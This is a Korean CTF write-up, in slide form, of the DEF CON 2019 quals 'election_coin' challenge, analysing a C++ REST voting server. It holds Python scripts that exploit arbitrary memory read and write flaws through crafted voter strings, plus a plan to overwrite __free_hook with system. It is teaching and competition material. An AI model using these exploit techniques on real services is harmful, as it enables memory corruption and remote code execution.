

election\_coin

# 문제 설명

Coming soon to an ICO near you: ElectionCoin! Cut to the chase and buy your way to victory.

Category:

- reverse engineering, pwnable

Remote:

- election\_coinquals2019.oooverflow.io 8888


Files:

- election\_coin

# 문제 특징

- C++ 프로그램
- pistache (C++ REST framework) 라이브러리 사용
- 처음에 릴리즈 된 프로그램은 공격이 불가능한 버그가 존재
  - 또한, symbol strip이 되지 않은 관계로 리버싱 용이
- 두번째 릴리즈 된 프로그램은 취약한 프로그램 (intended)
  - 단, symbol이 strip됨
- Memory leak + function pointer overwrite

# election\_coin



```
bpak@Brians-MacBook-Pro: /tmp

/tmp
→ file election_coin
election_coin: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/l, BuildID[sha1]=8f502de188261aa759c7a614a0612d30ef603f41, for GNU/
Linux 3.2.0, stripped

/tmp
→ █
```

A terminal window with a dark background and light text. The title bar shows 'bpak@Brians-MacBook-Pro: /tmp'. The prompt is '/tmp'. The user enters '→ file election\_coin'. The output is 'election\_coin: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, BuildID[sha1]=8f502de188261aa759c7a614a0612d30ef603f41, for GNU/Linux 3.2.0, stripped'. The prompt changes to '/tmp' again. The user enters '→' followed by a cursor '█'.

# 프로그램 실행

```
user@ubuntu: ~/Downloads/defcon2019quals/dc_election_coin
File Edit View Search Terminal Help
user@ubuntu:~/Downloads/defcon2019quals/dc_election_coin$ ls
election_coin election_coin.json flag
user@ubuntu:~/Downloads/defcon2019quals/dc_election_coin$ ./election_coin
[2019-06-13 01:30:14.020] [info] loading elections from election_coin.json
[2019-06-13 01:30:14.028] [info] serving elections up on 0.0.0.0:8888

```

```
user@ubuntu: ~
File Edit View Search Terminal Help
user@ubuntu:~$
user@ubuntu:~$ curl http://localhost:8888/
Could not find a matching routeuser@ubuntu:~$
user@ubuntu:~$
user@ubuntu:~$
```

# 프로그램 분석

```
loc_43D54B:
mov     r14, rax
mov     [rbp+var_783], 1
lea     rbx, [rbp+var_500]
mov     rdi, rbx
call    __ZN5aIcEC1Ev ; std::allocator<char>::allocator(void)
lea     rdi, [rbp+var_58]
mov     esi, offset a1cg8gpmqlfzqdf ; "1Cg8GpMQLFZQdFqPYn9rab7UGEjMryhwQa"
mov     rdx, rbx
call    __ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEC1EPKcRKs3 ; std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(
jmp     short $+2

loc_43D577:
lea     rbx, [rbp+var_508]
mov     rdi, rbx
call    __ZN5aIcEC1Ev ; std::allocator<char>::allocator(void)
lea     rdi, [rbp+var_78]
mov     esi, offset a7ky0j0d3fNnddf ; "7KY0J0D3F_NNddf0Sebo15h2ocS43zWlo2VCHBi"...
mov     rdx, rbx
call    __ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEC1EPKcRKs3 ; std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(
jmp     short $+2

loc_43D599:
lea     rbx, [rbp+var_510]
mov     rdi, rbx
call    __ZN5aIcEC1Ev ; std::allocator<char>::allocator(void)
lea     rdi, [rbp+var_98]
mov     esi, offset aTmpBitcoinTxLo ; "/tmp/bitcoin_tx.log"
mov     rdx, rbx
call    __ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEC1EPKcRKs3 ; std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(
jmp     short $+2
```

# 프로그램 분석

```
58 char v59; // [rsp+6C8h] [rbp-118h]
59 char v60; // [rsp+6E8h] [rbp-F8h]
60 char v61; // [rsp+708h] [rbp-D8h]
61 char v62; // [rsp+728h] [rbp-B8h]
62 char v63; // [rsp+748h] [rbp-98h]
63 char v64; // [rsp+768h] [rbp-78h]
64 char v65; // [rsp+788h] [rbp-58h]
65 char v66; // [rsp+7A8h] [rbp-38h]
66 unsigned __int64 v67; // [rsp+7C8h] [rbp-18h]
67
68 v67 = __readfsqword(0x28u);
69 sub_43E290(&v48);
70 v3 = operator new(0x68uLL);
71 std::allocator<char>::allocator(&v46);
72 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(&v66, "echo", &v46);
73 sub_43E2B0(v3, &v66);
74 v47 = v3;
75 sub_43E3D0(&v48, &v47);
76 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v66);
77 std::allocator<char>::~allocator(&v46);
78 v4 = operator new(0x68uLL);
79 std::allocator<char>::allocator(&v44);
80 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(
81     &v65,
82     "1Cg8GpMQLFZQdFqPYn9rab7UGEjMryhwQa",
83     &v44);
84 std::allocator<char>::allocator(&v43);
85 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(
86     &v64,
87     "7KY0J0D3F_NNddf0Sebo15h2ocS43zWlo2VCHBiy3Ik=",
88     &v43);
89 std::allocator<char>::allocator(&v42);
90 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string(
91     &v63,
92     "/tmp/bitcoin_tx.log",
93     &v42);
94 sub_43E450(v4, &v65, &v64, &v63);
95 v45 = v4;
96 sub_43E510(&v48, &v45);
97 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v63);
98 std::allocator<char>::~allocator(&v42);
99 std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v64);
```

# 프로그램 분석

```
sub_51AEB0(&v28, &v55, &v26);
sub_43F030(&v26);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v55);
std::allocator<char>::~allocator(&v27);
std::allocator<char>::~allocator(&v25);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(
    &v54,
    "/api/v1/election/:name/status",
    &v25);
sub_43EFA0(&v24, sub_51AFD8, 0LL, &v31);
sub_51AEB0(&v28, &v54, &v24);
sub_43F030(&v24);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v54);
std::allocator<char>::~allocator(&v25);
std::allocator<char>::~allocator(&v23);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(
    &v53,
    "/api/v1/election/:name/vote",
    &v23);
sub_43EFA0(&v22, sub_51AFE0, 0LL, &v31);
sub_51AF30((__int64)&v28, (__int64)&v53, (__int64)&v22);
sub_43F030(&v22);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v53);
std::allocator<char>::~allocator(&v23);
std::allocator<char>::~allocator(&v21);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(
    &v52,
    "/api/v1/exchange/:name/tx_log",
    &v21);
sub_43EFA0(&v20, sub_51AFE8, 0LL, &v31);
sub_51AEB0(&v28, &v52, &v20);
sub_43F030(&v20);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v52);
std::allocator<char>::~allocator(&v21);
v11 = sub_4CA540();
sub_4CA320(&v19, 8888LL);
```



# 프로그램 분석

- HTTP (API) 서버
  - 포트 8888

```
sub_51AEB0(&v28, &v55, &v26);
sub_43F030(&v26);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v55);
std::allocator<char>::~allocator(&v27);
std::allocator<char>::~allocator(&v25);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(
    &v54,
    "/api/v1/election/:name/status",
    &v25);
sub_43EFA0(&v24, sub_51AFD8, 0LL, &v31);
sub_51AEB0(&v28, &v54, &v24);
sub_43F030(&v24);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v54);
std::allocator<char>::~allocator(&v25);
std::allocator<char>::~allocator(&v23);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(
    &v53,
    "/api/v1/election/:name/vote",
    &v23);
sub_43EFA0(&v22, sub_51AFE0, 0LL, &v31);
sub_51AF30((__int64)&v28, (__int64)&v53, (__int64)&v22);
sub_43F030(&v22);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v53);
std::allocator<char>::~allocator(&v23);
std::allocator<char>::~allocator(&v21);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(
    &v52,
    "/api/v1/exchange/:name/tx_log",
    &v21);
sub_43EFA0(&v20, sub_51AFE8, 0LL, &v31);
sub_51AEB0(&v28, &v52, &v20);
sub_43F030(&v20);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v52);
std::allocator<char>::~allocator(&v21);
v11 = sub_4CA540();
sub_4CA320(&v19, 8888LL);
```

# 프로그램 분석

- HTTP (API) 서버
  - 포트 8888
- API routes
  - /api/v1/election/...
- API handlers
  - sub\_51AFD8
  - sub\_51AFE0
  - sub\_51AFE8

```
sub_51AEB0(&v28, &v55, &v26);
sub_43F030(&v26);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v55);
std::allocator<char>::~allocator(&v27);
std::allocator<char>::allocator(&v25);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(
    &v54,
    "/api/v1/election/:name/status",
    &v25);
sub_43EFA0(&v24, sub_51AFD8, 0LL, &v31);
sub_51AEB0(&v28, &v54, &v24);
sub_43F030(&v24);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v54);
std::allocator<char>::~allocator(&v25);
std::allocator<char>::allocator(&v23);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(
    &v53,
    "/api/v1/election/:name/vote",
    &v23);
sub_43EFA0(&v22, sub_51AFE0, 0LL, &v31);
sub_51AF30((__int64)&v28, (__int64)&v53, (__int64)&v22);
sub_43F030(&v22);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v53);
std::allocator<char>::~allocator(&v23);
std::allocator<char>::allocator(&v21);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(
    &v52,
    "/api/v1/exchange/:name/tx_log",
    &v21);
sub_43EFA0(&v20, sub_51AFE8, 0LL, &v31);
sub_51AEB0(&v28, &v52, &v20);
sub_43F030(&v20);
std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v52);
std::allocator<char>::~allocator(&v21);
v11 = sub_4CA540();
sub_4CA320(&v19, 8888LL);
```

# 프로그램 분석

- 기본적으로 정적 분석을 통해 프로그램 이해
- 동시에 동적으로 테스트하며 이해한 것이 맞는지 확인

```
user@ubuntu: ~  
File Edit View Search Terminal Help  
user@ubuntu:~$  
user@ubuntu:~$ curl http://localhost:8888/api/v1/election/list | head -c 500  
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current  
                                 Dload  Upload  Total   Spent    Left  Speed  
100 35882  100 35882    0     0  2190k      0 --:--:-- --:--:-- --:--:-- 2336k  
{"elections":[{"duration":48,"name":"dc2019","races":{"best_ctf_team":[{"name":"홍식당","tally":0.0}, {"name":"나만여자친구  
없어","tally":0.0}, {"name":"","tally":0.0}, {"name":"...",tally":0.0}, {"name":":(){:|:&;","tally":0.0}, {"name":"??????","  
tally":0.0}, {"name":"$_GET[27]","tally":0.0}, {"name":"$TLDR$","tally":0.0}, {"name":"0.",tally":0.0}, {"name":"007mg","tally  
":0.0}, {"name":"0-bitadders","tally":0.0}, {"name":"0daysober","tally":0.0}, {"name":"0e85dc6eaf","tally":0.0}, {"name":"(23)  
Failed writing body  
user@ubuntu:~$
```

# 프로그램 큰 그림 이해

- 취약점을 찾기 위해, 전반적인 흐름과 기능 등에 대한 이해가 필요

## 흐름

- 투표를 관리하고 로깅하는 API
- 가상화폐를 이용하여 투표 진행
- Best CTF 팀에 대해 투표
- 가상화폐를 투표로 변경
- 로깅된 tx들을 확인 가능

## 기능

- /election/list
  - 투표수가 0으로 치환된 모든 투표 이벤트 리스트 json 반환
- /election/:name/status
  - 특정 이름의 투표 이벤트 json 반환
- /election/:name/vote
  - 특정 이름의 투표 이벤트에 투표 행사
- /election/:name/tx\_log
  - 특정 이름의 투표 이벤트 tx 로그 반환

# 프로그램 큰 그림 이해

- 취약점을 찾기 위해, 전반적인 흐름과 기능 등에 대한 이해가 필요

## 흐름

- 투표를 관리하고 로깅하는 API
- 가상화폐를 이용하여 투표 진행
- Best CTF 팀에 대해 투표
- 가상화폐를 투표로 변경
- 로깅된 tx들을 확인 가능

## 기능

- /election/list
  - 투표수가 0으로 치환된 모든 투표 이벤트 리스트 json 반환
- /election/:name/status
  - 특정 이름의 투표 이벤트 json 반환
- /election/:name/vote
  - 특정 이름의 투표 이벤트에 투표 행사
- /election/:name/tx\_log
  - 특정 이름의 투표 이벤트 tx 로그 반환

# 프로그램 분석

- Election::postBallot
  - 단순히 투표수를 더하는 작업

```
void postBallot(const Rest::Request& request, Http::ResponseWriter response) {
    setResponseDefaults(response);

    auto name = request.param(":name").as<std::string>();
    auto it = std::find_if(std::begin(config_.elections_),
                           std::end(config_.elections_),
                           [&](Election& e) { return e.name_ == name; });
    if (it == std::end(config_.elections_)) {
        response.send(Http::Code::Not_Found);
        return;
    }

    try {
        auto value = json::parse(request.body());
        auto ballot = value.get<Ballot>();
        auto notes = ballot.convertVotes(exchanges_);
        it->postBallot(ballot);
        value.clear();
        value["notes"] = notes;
        response.send(Http::Code::Ok, value.dump());
    } catch (std::exception& e) {
        spdlog::error("unable to post ballot");
        spdlog::error("{} ", e.what());
        response.send(Http::Code::Internal_Server_Error, e.what());
    }
}
```

# 프로그램 분석

- Election::postBallot
  - 단순히 투표수를 더하는 작업
- 투표를 성공적으로 했다면, notes 라는 것을 반환
- notes는 Ballot::convertVotes 호출의 결과

```
void postBallot(const Rest::Request& request, Http::ResponseWriter response) {
    setResponseDefaults(response);

    auto name = request.param(":name").as<std::string>();
    auto it = std::find_if(std::begin(config_.elections_),
                           std::end(config_.elections_),
                           [&](Election& e) { return e.name_ == name; });
    if (it == std::end(config_.elections_)) {
        response.send(Http::Code::Not_Found);
        return;
    }

    try {
        auto value = json::parse(request.body());
        auto ballot = value.get<Ballot>();
        auto notes = ballot.convertVotes(exchanges_);
        it->postBallot(ballot);
        value.clear();
        value["notes"] = notes;
        response.send(Http::Code::Ok, value.dump());
    } catch (std::exception& e) {
        spdlog::error("unable to post ballot");
        spdlog::error("{} ", e.what());
        response.send(Http::Code::Internal_Server_Error, e.what());
    }
}
```

# 프로그램 분석

- Ballot::convertVotes

```
v12 = __readfsqword(0x28u);
v6 = (__QWORD *)a3;
sub_4762C0(a1);
v10 = sub_42E510(a2 + 32);
v9 = sub_4762E0(a2 + 32);
while ( sub_4759F0(&v10, &v9) & 1 )
{
    v7 = sub_476310(&v10);
    v8 = 0LL;
    if ( sub_463080(v7 + 64, (__int64)"bitcoin") )
    {
        v8 = 1LL;
    }
    else if ( sub_463080(v7 + 64, (__int64)"dogecoin") )
    {
        v8 = 2LL;
    }
    else if ( sub_463080(v7 + 64, (__int64)"ethereum") )
    {
        v8 = 3LL;
    }
    if ( v8 )
    {
        v3 = sub_476330(v6, v8);
        v4 = (__QWORD *)sub_476350(v3);
        if ( (((*v4 - (__QWORD)(&vtable for'EthereumExchange + 2)) << 59) | ((*v4
            - (__QWORD)(&vtable for'EthereumExchange + 2)) >> 5)) > 4uLL )
            BUG();
        (*(void (__fastcall **)(char *, __QWORD *, __int64, double))*v4)(v11, v4, a2, COERCE_DOUBLE(*(_DWORD *)(&v7 + 96)));
        sub_476370(a1, &v11);
        std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::~basic_string(&v11);
    }
    sub_42F2B0(&v10);
}
return __readfsqword(0x28u);
```



# 프로그램 분석

- Ballot::convertVotes

```
class Ballot {
public:
    std::vector<std::string> convertVotes(std::vector<std::shared_ptr<Exchange>>& exchanges) {
        std::vector<std::string> notes;

        for (auto& v_it : votes_) {
            std::size_t index = 0;
            auto& vote = v_it.second;
            if (vote.currency_ == "bitcoin") {
                index = 1;
            } else if (vote.currency_ == "dogecoin") {
                index = 2;
            } else if (vote.currency_ == "ethereum") {
                index = 3;
            }

            if (index) {
                auto note = exchanges[index]->convertCurrency(voter_, vote.amount_);
                notes.emplace_back(note);
            }
        }

        return notes;
    }

    std::string voter_;
    std::unordered_map<std::string, Vote> votes_;
};
```

# 프로그램 분석

- Ballot::convertVotes
- 투표 객체의 currency에 따라 알맞은 Exchange 서브클래스의 convertCurrency 메소드 호출
  - DebugExchange
  - BitcoinExchange
  - DogecoinExchange
  - EthereumExchange

```
class Ballot {
public:
    std::vector<std::string> convertVotes(std::vector<std::shared_ptr<Exchange>>& exchanges) {
        std::vector<std::string> notes;

        for (auto& v_it : votes_) {
            std::size_t index = 0;
            auto& vote = v_it.second;
            if (vote.currency_ == "bitcoin") {
                index = 1;
            } else if (vote.currency_ == "dogecoin") {
                index = 2;
            } else if (vote.currency_ == "ethereum") {
                index = 3;
            }

            if (index) {
                auto note = exchanges[index]->convertCurrency(voter_, vote.amount_);
                notes.emplace_back(note);
            }
        }

        return notes;
    }

    std::string voter_;
    std::unordered_map<std::string, Vote> votes_;
};
```

# 프로그램 분석

- Ballot::convertVotes
- 투표 객체의 currency에 따라 알맞은 Exchange 서브클래스의 convertCurrency 메소드 호출
  - ~~DebugExchange~~
  - BitcoinExchange
  - DogecoinExchange
  - EthereumExchange

```
class Ballot {
public:
    std::vector<std::string> convertVotes(std::vector<std::shared_ptr<Exchange>>& exchanges) {
        std::vector<std::string> notes;

        for (auto& v_it : votes_) {
            std::size_t index = 0;
            auto& vote = v_it.second;
            if (vote.currency_ == "bitcoin") {
                index = 1;
            } else if (vote.currency_ == "dogecoin") {
                index = 2;
            } else if (vote.currency_ == "ethereum") {
                index = 3;
            }

            if (index) {
                auto note = exchanges[index]->convertCurrency(voter_, vote.amount_);
                notes.emplace_back(note);
            }
        }

        return notes;
    }

    std::string voter_;
    std::unordered_map<std::string, Vote> votes_;
};
```

# 취약점 분석 - 1

- BitcoinExchange::convert Currency

```
std::string convertCurrency(const std::string& sender, float amount) override {
    uint64_t target_addr = 0;
    std::istringstream input(sender);
    input.seekg(4);
    input >> std::hex >> target_addr;

    if (sender.empty() || (sender[0] != '1' && sender[0] != '3' && sender.find("bc1") != 0)) {
        throw std::runtime_error("invalid sender");
    }

    if (amount <= 0.0) {
        throw std::runtime_error("invalid amount");
    }

    std::ofstream output(batch_log_path_, std::ios_base::app | std::ios_base::ate);
    output << sender << "\t" << amount << "\n";

    std::stringstream buffer;
    buffer << "converted " << amount << " bitcoin (" << std::hex
        << *reinterpret_cast<uint64_t*>(target_addr) << ")";
    return buffer.str();
}
```

# 취약점 분석 - 1

- BitcoinExchange::convert Currency
- &sender[4] 부터 hex 스트링으로 값을 읽어들이  
• target\_addr에 저장
- 간단한 sender 주소 형식 검증
- note에 기록되는 것은 buffer
  - 총 얼마만큼의 비트코인을 '환전'했는지 출력
  - target\_addr를 uint64\_t\* 형변환 뒤, 참조하여 값 출력

```
std::string convertCurrency(const std::string& sender, float amount) override {  
    uint64_t target_addr = 0;  
    std::istringstream input(sender);  
    input.seekg(4);  
    input >> std::hex >> target_addr;  
  
    if (sender.empty() || (sender[0] != '1' && sender[0] != '3' && sender.find("bc1") != 0)) {  
        throw std::runtime_error("invalid sender");  
    }  
  
    if (amount <= 0.0) {  
        throw std::runtime_error("invalid amount");  
    }  
  
    std::ofstream output(batch_log_path_, std::ios_base::app | std::ios_base::ate);  
    output << sender << "\t" << amount << "\n";  
  
    std::stringstream buffer;  
    buffer << "converted " << amount << " bitcoin (" << std::hex  
        << *reinterpret_cast<uint64_t*>(target_addr) << ")";  
    return buffer.str();  
}
```

```
v16 = std::ostream::operator<<(v15, *v21);
```

# 취약점 분석 - 1

- BitcoinExchange::convert Currency
- 그렇다면, 주소 조건에 맞춰서 투표를 bitcoin으로 하면 어떻게 될까?

```
import json
import requests

url = 'http://localhost:8888/api/v1/election/dc2019/vote'

sess = requests.Session()

addr = 0x41414141
resp = sess.post(url, data=json.dumps({
    'voter': '1000%x' % addr,
    'votes': {
        'best_ctf_team': {
            'candidate': 'PPP',
            'currency': 'bitcoin',
            'amount': 1.0
        }
    }
}))
```

# 취약점 분석 - 1

- BitcoinExchange::convert Currency
- 그렇다면, 주소 조건에 맞춰서 투표를 bitcoin으로 하면 어떻게 될까?
- 임의 메모리 주소에 있는 값을 읽어올 수 있다!

**Arbitrary Memory Read**

```
import json
import requests

url = 'http://localhost:8888/api/v1/election/dc2019/vote'

sess = requests.Session()

addr = 0x41414141
resp = sess.post(url, data=json.dumps({
    'voter': '1000%x' % addr,
    'votes': {
        'best_ctf_team': {
            'candidate': 'PPP',
            'currency': 'bitcoin',
            'amount': 1.0
        }
    }
}))
```

```
RAX 0x7ffff6e80108
RBX 0x7ffff6e80480
RCX 0x41414141
RDX 0x7ffff7bade60
RDI 0x1000
RSI 0x8
```

```
► 0x492e92 mov rsi, qword ptr [rcx]
0x492e95 mov rdi, rax
0x492e98 call 0x408190
```

Program received signal SIGSEGV (fault address 0x41414141)

# 취약점 분석 - 2

- DogecoinExchange::convertCurrency

```
std::string convertCurrency(const std::string& sender, float amount) override {
    uint64_t target_addr = 0;
    uint64_t target_value = 0;
    std::istringstream input(sender);
    input.seekg(4);
    input >> std::hex >> target_addr >> target_value;

    if (sender.empty() || sender[0] != 'D') {
        throw std::runtime_error("invalid sender");
    }

    if (amount <= 0.0) {
        throw std::runtime_error("invalid amount");
    }

    std::ofstream output(batch_log_path_, std::ios_base::app | std::ios_base::ate);
    output << sender << "\t" << amount << "\n";

    std::stringstream buffer;
    buffer << "converted " << amount << " dogecoin (" << std::hex << target_value << ")";
    *reinterpret_cast<uint64_t*>(target_addr) = target_value;
    return buffer.str();
}
```



# 취약점 분석 - 2

- DogecoinExchange::convertCurrency
- &sender[4] 부터 hex 스트링으로 값 2개를 읽어들이
  - target\_addr
  - target\_value
- 간단한 sender 주소 형식 검증
- target\_addr를 uint64\_t\* 형변환 뒤, 참조하여 target\_value 값 저장

```
std::string convertCurrency(const std::string& sender, float amount) override {
    uint64_t target_addr = 0;
    uint64_t target_value = 0;
    std::istringstream input(sender);
    input.seekg(4);
    input >> std::hex >> target_addr >> target_value;

    if (sender.empty() || sender[0] != 'D') {
        throw std::runtime_error("invalid sender");
    }

    if (amount <= 0.0) {
        throw std::runtime_error("invalid amount");
    }

    std::ofstream output(batch_log_path_, std::ios_base::app | std::ios_base::ate);
    output << sender << "\t" << amount << "\n";

    std::stringstream buffer;
    buffer << "converted " << amount << " dogecoin (" << std::hex << target_value << ")";
    *reinterpret_cast<uint64_t*>(target_addr) = target_value;
    return buffer.str();
}
```

\*v23 = v22;

# 취약점 분석 - 2

- DogecoinExchange::convertCurrency
- 그렇다면, 주소 조건에 맞춰서  
투표를 dogecoin으로 하면  
어떻게 될까?

```
import json
import requests

url = 'http://localhost:8888/api/v1/election/dc2019/vote'

sess = requests.Session()

addr = 0x41414141
value = 0x42424242
resp = sess.post(url, data=json.dumps({
    'voter': 'D11 %08x %08x' % (addr, value),
    'votes': {
        'best_ctf_team': {
            'candidate': 'PPP',
            'currency': 'dogecoin',
            'amount': 1.0
        }
    }
}))
```

# 취약점 분석 - 2

- DogecoinExchange::convertCurrency
- 그렇다면, 주소 조건에 맞춰서 투표를 dogecoin으로 하면 어떻게 될까?
- 임의 메모리 주소에 임의 값을 저장할 수 있다!

**Arbitrary Memory Write**

```
import json
import requests
```

```
url = 'http://localhost:8888/api/v1/election/dc2019/vote'
```

```
sess = requests.Session()
```

```
addr = 0x41414141
value = 0x42424242
resp = sess.post(url, data=json.dumps({
    'voter': 'D11 %08x %08x' % (addr, value),
    'votes': {
        'best_ctf_team': {
            'candidate': 'PPP',
            'currency': 'dogecoin',
            'amount': 1.0
        }
    }
}))
```

```
RAX 0x42424242
RBX 0x7ffff6e80480
RCX 0x41414141
RDX 0x7ffff7bade60
RDI 0x7ffff6e80030
RSI 0x0
```

```
0x4925ad mov qword ptr [rcx], rax
0x4925b0 lea rsi, [rbp - 0x528]
0x4925b7 mov rdi, r14
0x4925ba call 0x408970
```

Program received signal SIGSEGV (fault address 0x41414141)

# 취약점 분석 - 3

- DebugExchange::convertCurrency
- system 함수 실행
  - log\_command\_ 는 echo로 고정
- sender는 컨트롤 가능하나, alphanumeric 밖에 못 넣음

```
std::string convertCurrency(const std::string& sender, float amount) override {
    std::stringstream command;
    command << log_command_ << " " << sanitize(sender) << " " << amount;
    std::system(command.str().c_str());
    return "";
}

static std::string sanitize(const std::string& input) {
    std::string sanitized;
    std::copy_if(std::begin(input),
                 std::end(input),
                 std::back_inserter(sanitized),
                 [](char c) { return std::isalnum(c); });
    return sanitized;
}
```

# 익스플로잇 개발

- 공격 계획
  - .bss 섹션에 있는 stdout 주소 유출
  - stdout 주소를 기반으로 free\_hook 주소 계산
  - free\_hook에 저장된 함수 포인터를 system@plt 주소로 덮어쓰기
- 궁금한 점
  - 왜 free\_hook인가?
    - free(x) 호출 시, 호출되는 함수
    - 즉, 공격이 성공한 후로는 free(x) 호출 시, system(x)가 호출됨
  - 그렇다면, x의 내용을 어떻게 컨트롤 하나?
    - C++ istream, basic\_string은 자동으로 동적 할당되고, 해제됨
    - 즉, 우리가 넣은 입력 값을 담은 버퍼 메모리가 해제됨

# 익스플로잇 개발

- .bss 섹션에 있는 stdout 주소 유출
  - Arbitrary memory read 취약점 이용
- stdout 주소를 기반으로 free\_hook 주소 계산

```
pwndbg> p &stdout
$1 = (struct _IO_FILE **) 0x5cc460 <stdout>
pwndbg> p stdout
$2 = (struct _IO_FILE *) 0x7ffff7272760 <_IO_2_1_stdout_>
pwndbg> p &__free_hook
$3 = (void (**)(void *, const void *)) 0x7ffff72738e8 <__free_hook>
pwndbg> p/x (void *)&__free_hook - (void *)stdout
$4 = 0x1188
```

```
def read(addr):
    resp = sess.post(url, data=json.dumps({
        'voter': '1000%x' % addr,
        'votes': {
            'best_ctf_team': {
                'candidate': 'Butter0verflow',
                'currency': 'bitcoin',
                'amount': 1.0
            }
        }
    }))
    m = re.search('\((.*)\)', resp.json()['notes'][0])
    result = int(m.group(1), 16)
    return result
```

```
stdout_addr = read(0x5cc460)
free_hook = stdout_addr + 0x1188
```

# 익스플로잇 개발

- free\_hook에 저장된 함수 포인터를 system@plt 주소로 덮어쓰기
  - Arbitrary memory write 취약점 이용
